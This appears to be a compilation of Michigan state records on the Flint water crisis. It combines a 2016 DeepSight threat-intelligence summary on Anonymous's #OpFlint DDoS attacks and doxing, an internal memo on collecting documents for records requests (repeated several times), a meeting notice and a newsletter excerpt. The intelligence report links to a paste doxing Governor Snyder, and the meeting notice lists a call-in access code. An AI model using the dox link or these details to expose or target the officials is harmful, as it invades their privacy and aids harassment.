DEEPSIGHT™ INTELLIGENCE, INTELLIGENCE SUMMARY, SYMC – 300383, PUBLISHED 22 JANUARY 2016, V.1

2

Information Cut-Off Date: 22 January 2016 3

# **ANONYMOUS LAUNCHES #OPFLINT AGAINST THE GOVERNMENT OF MICHIGAN AND CITY OF FLINT**

*DeepSight™ Intelligence, Intelligence Summary, SYMC-300383, published 22 January 2016, V.1*

## **KEY FINDINGS**

- On 16 January 2016, Anonymous relaunched #OpFlint in response to the recent health crisis surrounding contaminated water in Flint, Michigan.
- The operation targets officials that the Anonymous group recognizes as having ignored the water crisis, such as Gov. Rick Snyder and Flint city personnel.
- The operation activities have included distributed denial-of-service (DDoS) attacks and doxing.

## **EXECUTIVE SUMMARY**

Members of the international Anonymous hacktivist collective have relaunched #OpFlint to target those entities that the operation perceives as responsible for the contaminated water crisis in Flint, Michigan. Originally organized in 2015, #OpFlint was relaunched on 16 January 2016 and is ongoing against city officials and the governor of Michigan, Rick Snyder. Several hacking groups are supporting the malicious activities, which include DDoS attacks and doxing. The first DDoS attacks on 16 January took the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites temporarily offline. DeepSight Intelligence judges #OpFlint will not shut down the state or city's infrastructure; however, access to the Michigan government and city websites will likely be disrupted. 4

## DETAILS

The Anonymous collective's operation #OpFlint originally launched in 2015 but never gained momentum. #OpFlint was relaunched on 16 January 2016 to draw attention to the toxicity levels of the contaminated water supply in the city of Flint, Michigan.

Leaders of the current effort include the US-based New World Hacking group<sup>i</sup> and the Anonymous Intelligence Group (a.k.a. Anon Intel Group). The New World Hacking group launched the recent #OpFlint activity on 16 and 17 January 2016 with DDoS attacks that shut down the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites (see Figure 1). The operation has an official video on Youtube (<https://www.youtube.com/watch?v=zXQfsURnEOw>) and on several Anonymous-affiliated websites.

<sup>i</sup> See the DeepSight Intelligence report *Profile: New World Hacking (NWH)*, (SYMC – 300376), 9 June 2016. New World Hacking uses their own stressor service, BangStressor, to conduct DDoS attacks including an attack against the BBC in early 2016.

**Figure 1. New World Hacking Twitter post publicizing the DDoS attacks against [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com)**

On 20 January 2016, the Anon Intel Group's website contained a link to a "doxing" for Michigan Gov. Snyder (<https://ghostbin.com/paste/zn236>, see Figure 2). The dox did not include social security numbers, but rather revealed his mailing address, social media accounts, and phone numbers, and information for his family relatives that is easily obtained through several Google searches.

**Figure 2. Dox posted on Anon Intel Group website on 20 January 2016** <sup>5</sup>

Gents:

See attached Deepsight MATI report on OpFlint generated from our SOC in Washington DC...

On 21 January 2016, Hurley Medical Center in Flint, Michigan, confirmed it was the victim of a “cyber attack” but patient information was not compromised. According to a Twitter post by Anon Intel Group on 22 January 2016, Anonymous denies responsibility for the attack against the hospital (see Figure 3).

Figure 3. Twitter post discussions denying Anonymous activity against a hospital in Flint Michigan

## OUTLOOK

As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint; there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city’s infrastructure, access to government and city websites might occasionally be disrupted.

## THIS WEEK IN POLITICS

# Top Officials at Risk and Unresolved 2016 Election Maps

BY ALAN GREENBLATT

### Statewide Officials Find Themselves at Risk

Executive branch jobs are generally more stable than legislative positions. But some didn't seem too secure this week.

**In Michigan**, the drumbeat of complaints about Republican Gov. Rick Snyder just keep getting louder. On Monday, the Board of State Canvassers approved one of many recall petitions, which gives Snyder's critics a green light to collect signatures to put a recall measure on the November ballot. The approved petition has to do with education, but any recall campaign will focus squarely on how Snyder has handled the Flint water crisis.

**In Indiana**, Republican Gov. Mike Pence, who is up for re-election this fall, picked a new running mate this week after his quit. Lt. Gov. Sue Ellspermann is up for a job running a community college system, so Pence turned to Eric Holcomb, a former chair of the state GOP, to shore up his ties with party activists.

"By selecting Holcomb as his running mate, Pence sent a clear message about how endangered his political career is," wrote Matthew Tully, a columnist with the *Indianapolis Star*.

Pence is being challenged by Democrat John Gregg, a former House speaker.

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

All DTMB  
Custodians of Correspondence

\*please see agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean

- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.



### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs



Search programs and files

This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.

You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.

As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.



### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files



This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.

You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must



click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

**To:** Reynolds, Vince (DTMB)  
**Subject:** VIDEO: Volunteering in Flint

## VIDEO: How volunteers are helping Flint



Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

